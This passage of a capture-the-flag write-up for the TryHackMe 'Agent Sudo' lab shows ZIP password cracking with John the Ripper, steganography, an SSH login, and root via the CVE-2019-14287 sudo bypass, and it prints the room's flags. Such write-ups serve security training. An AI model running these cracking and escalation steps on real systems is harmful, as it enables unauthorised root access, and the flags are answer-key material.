229 Entering Extended Passive Mode (|||29840|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 730.73 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (6.26 KiB/s)
```

Figure 8 — Binwalk identifies an embedded encrypted ZIP archive.

The embedded ZIP was found at offset **34562** and was encrypted. Binwalk extraction produced the archive for further analysis.

```
binwalk -e cutie.png
cd _cutie.png.extracted/
ls
```

```
root@Kali: /home/om/Downloads/agent-sudo_cutie.png.extracted
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo

(root@Kali)-[/home/om/Downloads/agent-sudo]
# ls
cute-alien.jpg cutie.png To_agentJ.txt

(root@Kali)-[/home/om/Downloads/agent-sudo]
# binwalk cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365        Zlib compressed data, best compression
34562        0x8702       Zip archive data, encrypted compressed size: 98, uncompress
ed size: 86, name: To_agentR.txt
34820        0x8804       End of Zip archive, footer length: 22

(root@Kali)-[/home/om/Downloads/agent-sudo]
# binwalk -e cutie.png

Extractor Exception: Binwalk extraction uses many third party utilities, which may not be
secure. If you wish to have extraction utilities executed as the current user, use '--ru
n-as=root' (binwalk itself must be run as root).
```

Figure 9 — Extracted archive and related files.

6. ZIP Password Recovery & Encoded Clue

The encrypted ZIP was converted into a crackable hash and attacked with John the Ripper. After extraction, the contained text provided an encoded clue.

```
zip2john 8702.zip > zip.hash
john zip.hash
```

Decoding the extracted message revealed **Area51**, which was used as the password for the next steganography step.

```
root@kali:~/Desktop/ftp# binwalk cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365        Zlib compressed data, best compression
34562        0x8702        Zip archive data, encrypted compressed size: 98, uncompressed
size: 86, name: To_agentR.txt
34820        0x8804        End of Zip archive, footer length: 22

root@kali:~/Desktop/ftp# binwalk -e cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365        Zlib compressed data, best compression
34562        0x8702        Zip archive data, encrypted compressed size: 98, uncompressed
size: 86, name: To_agentR.txt
34820        0x8804        End of Zip archive, footer length: 22


root@kali:~/Desktop/ftp# ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt
root@kali:~/Desktop/ftp# cd _cutie.png.extracted/ && ls
365 365.zlib 8702.zip To_agentR.txt
root@kali:~/Desktop/ftp/_cutie.png.extracted#
```

Figure 10 — ZIP extraction/password-recovery stage.

The extracted **To_agentR.txt** message instructed Agent C to send a picture to the encoded recipient, confirming that the image was part of the intended chain.

7. Steganography & SSH Credentials

The remaining image was examined for hidden content. Using the recovered steganography password exposed an embedded message containing SSH credentials.



```
root@Kali: /home/om/Downloads/agent-sudo/_cutie.png.extracted
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
Modified: 2019-10-29 17:59:11
with the file from archive:
Path: To_agentR.txt
Size: 86 bytes (1 KiB)
Modified: 2019-10-29 17:59:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Enter password (will not be echoed):
Everything is Ok

Size: 86
Compressed: 280

(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# ls
365 365.zlib 8702.zip To_agentR.txt zip.hash

(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,


We need to send the picture to 'QXJLYTUx' as soon as possible!

By,
```

Figure 11 — Extracted message containing the SSH clue.

The discovered account was **james**. The credentials were then used to connect through SSH.

```
ssh james@10.49.182.88
```



```
root@Kali: /home/om/Downloads/agent-sudo
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# cd ..

(root@Kali)-[/home/om/Downloads/agent-sudo]
# ssh james@10.49.182.88
The authenticity of host '10.49.182.88 (10.49.182.88)' can't be established.
ED25519 key fingerprint is: SHA256:rt6rNpPo1pGMkL4PRRE7NaQKAHV+UNks9BfrCy8jVCA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.182.88' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.49.182.88's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep 27 12:52:51 UTC 2026

System load:  0.0          Processes:    101
Usage of /:   39.7% of 9.78GB Users logged in: 0
Memory usage: 18%         IP address for ens5: 10.49.182.88
```


Figure 12 — Successful SSH login as james.

8. User Flag

After obtaining SSH access, the home directory contained **user_flag.txt**. Reading it returned the user flag.

```
ls
cat user_flag.txt
```

User flag: b03d975e8c92a7c04146cfa7a5a313c7



```
root@Kali: /home/om/Downloads/agent-sudo
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
::1          ff00::0      ip6-allnodes ip6-localnet  localhost
agent-sudo   ff02::1      ip6-allrouters ip6-loopback
fe00::0      ff02::2      ip6-localhost ip6-mcastprefix
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ sudo -u \#$(0xffffffff)
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
           [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T
           timeout] [-u user] file ...
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$ sudo -u \#$(0xffffffff) /bin/bash
[sudo] password for james:
```


Figure 13 — User flag and sudo investigation.

9. Privilege Escalation — CVE-2019-14287

The sudo configuration was investigated. The room uses a vulnerable sudo version/configuration where a Runas ALL rule attempts to exclude root. Older sudo versions contain CVE-2019-14287, which can bypass the !root restriction using a crafted user ID.

```
sudo -l
sudo -u \#$(0xffffffff) /bin/bash
```

The crafted user ID is interpreted in a way that can result in execution with UID 0, giving a root shell in the vulnerable configuration.



The screenshot shows a terminal window with the following content:

```
root@Kali: /home/om/Downloads/agent-sudo
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
james
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home     lib         media      proc     sbin     swap.img  usr      vmlinuz.old
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always up
ate your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# Connection to 10.49.182.88 closed by remote host.
Connection to 10.49.182.88 closed.
(root@Kali)-[/home/om/Downloads/agent-sudo]
```


Figure 14 — Successful privilege escalation to root.

10. Root Access & Root Flag

After escalation, the shell was running as root. The root directory was inspected and **root.txt** was read.

```
cd /
cd root
ls
cat root.txt
```

Root flag: b53a02f55b57d4439e3341834d70c062

A screenshot of a terminal window titled 'root@Kali: /home/om/Downloads/agent-sudo'. The terminal shows a user named 'james' who has successfully escalated to root. The prompt changes from 'root@agent-sudo:/home#' to 'root@agent-sudo:/#'. The user runs 'ls' and sees a directory listing including 'bin', 'dev', 'initrd.img', 'lib64', 'mnt', 'root', 'snap', 'sys', 'var', 'boot', 'etc', 'initrd.img.old', 'lost+found', 'opt', 'run', 'srv', 'tmp', 'vmlinuz', 'cdrom', 'home', 'lib', 'media', 'proc', 'sbin', 'swap.img', 'usr', and 'vmlinuz.old'. The user then runs 'cd root' and 'ls' again, showing 'root.txt'. Finally, the user runs 'cat root.txt', which displays a congratulatory message and the root flag: 'Your flag is b53a02f55b57d4439e3341834d70c062'. The terminal also shows a message from 'DesKel a.k.a Agent R' and a connection closure notice. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the bottom shows '(root@Kali) - [/home/om/Downloads/agent-sudo]'.

```
james
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home     lib         media      proc     sbin     swap.img  usr      vmlinuz.old
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always upd
ate your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# Connection to 10.49.182.88 closed by remote host.
Connection to 10.49.182.88 closed.

(root@Kali) - [/home/om/Downloads/agent-sudo]
```

Figure 15 — Root shell and root flag.

Attack chain summary:

1. Nmap enumeration → 2. HTTP User-Agent discovery → 3. username chris → 4. FTP brute force → 5. FTP file retrieval → 6. Binwalk discovers encrypted ZIP → 7. ZIP password recovery → 8. Decode clue → 9. Steganography reveals SSH credentials → 10. SSH as james → 11. User flag → 12. CVE-2019-14287 sudo escalation → 13. Root flag.